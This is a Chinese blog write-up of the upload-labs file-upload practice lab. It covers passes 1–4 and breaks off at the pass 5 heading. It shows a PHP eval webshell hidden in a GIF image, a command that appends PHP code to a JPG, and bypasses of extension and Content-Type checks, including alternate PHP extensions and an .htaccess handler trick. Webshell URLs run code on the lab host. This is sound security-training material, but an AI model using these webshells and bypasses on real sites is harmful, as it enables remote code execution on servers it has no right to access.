谜团靶机writeup - 专项 · 文件上传

原创

zycdn 于 2021-01-09 14:47:04 发布 443 收藏 3

分类专栏： 谜团靶机 文章标签： 谜团靶机 文件上传


本文链接：https://blog.csdn.net/zycdn/article/details/112387528

> 涵盖极广的常见且实用的文件上传漏洞利用技巧，收集了渗透测试和CTF中遇到的各种上传漏洞，涵盖文件上传的所有基本的利用技巧，旨在帮助大家对上传漏洞有一个全面的了解。
> upload-labs是一个使用php语言编写的，专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。

谜团靶机平台地址：https://mituan.zone/

注册选择靶机

注册登录之后可以看到有很多靶机，选择本次的目标-文件上传。



遇到不符合常理的问题可以点清空上传文件试试。

图片马

gif格式的图片马，使用16进制打开文件，从第四行开始修改。

2.gif *

```
5 00 C8 00 F7 00 00 00 00 00   GIF89aÕ.È.÷.....
D 22 00 2E 06 00 31 0C 00 23   ........"....1..#
6 00 1C 00 71 26 00 42 25 00   (.4&.;6...q&.B%.
5 76 61 6C 28 24 5F 52 45 51   <?php eval($_REQ
D 29 3B 3F 3E 0E 44 00 42 48   UEST[8]);?>.D.BH
2 00 5E 62 00 67 49 00 69 59   .dMR.XB.^b.gI.iY
0 64 49 2C 65 6B 00 78 67 00   .rN.xV.dI,ek.xg.
E 63 50 12 00 92 18 00 B7 22   x}.pUD~cP.....·"
0 DE 1B 00 C4 1D 00 D8 00 00   ..&.´..Þ..Ä..Ø..
```

jpg格式的图片马，直接合并即可。

```
D:\桌面\文件\谜团>copy 1.jpg/b+1.php 2.jpg
1.jpg
1.PhP
已复制            1 个文件。
```


文件如下：

Pass-01 JS验证


```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
```

```
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_
        alert(errMsg);
        return false;
    }
}
```


通过前端JS验证，抓包改后缀。



上传完成后，访问图片地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo();`。




Build Date	Apr 13 2018 23:49:17
Configure Command	'./configure' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--prefix=/usr' '--build=i686-pc-linux-gnu' '--host=i686-pc-linux-gnu' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--datadir=/usr/share' '--sysconfdir=/etc' '--localstatedir=/var/lib' '--prefix=/usr/lib/php5.2' '--mandir=/usr/lib/php5.2/man' '--infodir=/usr/lib/php5.2/info' '--libdir=/usr/lib/php5.2/lib' '--with-libdir=lib' '--with-pear' '--disable-maintainer-zts' '--enable-bcmath' '--with-bz2' '--enable-calendar' '--with-curl' '--with-curlwrappers' '--disable-dbase' '--enable-exif' '--without-fbsql' '--without-fdftk' '--enable-ftp' '--with-gettext' '--without-gmp' '--disable-ipv6' '--with-kerberos' '--enable-mbstring' '--with-mcrypt' '--with-mhash' '--without-msql' '--without-mssql' '--with-ncurses' '--with-openssl' '--with-openssl-dir=/usr' '--disable-pcntl' '--without-pgsql' '--with-pspell' '--without-recode' '--disable-shmop' '--without-snmp' '--enable-soap' '--enable-sockets' '--without-sybase-ct' '--disable-sysvmsg' '--disable-sysvsem' '--disable-sysvshm' '--without-tidy' '--disable-wddx' '--disable-xmlreader' '--disable-xmlwriter' '--with-xmlrpc' '--without-xsl' '--enable-zip' '--with-zlib' '--disable-debug' '--enable-dba' '--without-cdb' '--disable-flatfile' '--with-gdbm' '--disable-inifile' '--without-qdbm' '--with-freetype-dir=/usr' '--with-t1lib=/usr' '--disable-gd-jis-conv' '--with-jpeg-dir=/usr' '--with-png-dir=/usr' '--without-xpm-dir' '--with-gd' '--with-imap' '--with-imap-ssl' '--without-interbase' '--with-mysql=/usr' '--with-mysqli=/usr/bin/mysql_config' '--without-oci8' '--without-pdo-dblib' '--with-

Pass-02 Content-type


```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') | ($_F
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
    }
}
```


上传图片马，抓包改后缀。



访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo();`


Pass-03 构造后缀




- 后缀改成php3、phtml都行
- `http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/202101090941268782.php3?8=phpinfo();`
- `http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/202101090942151590.phtml?8=phpinfo();`

Pass-04 htaccess


.htaccess文件生效前提条件为1.mod_rewrite模块开启。2.AllowOverride All



后缀156的文件当作php来解析。




访问 `http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.156?8=phpinfo();`



Pass-05 多后缀|.user.ini

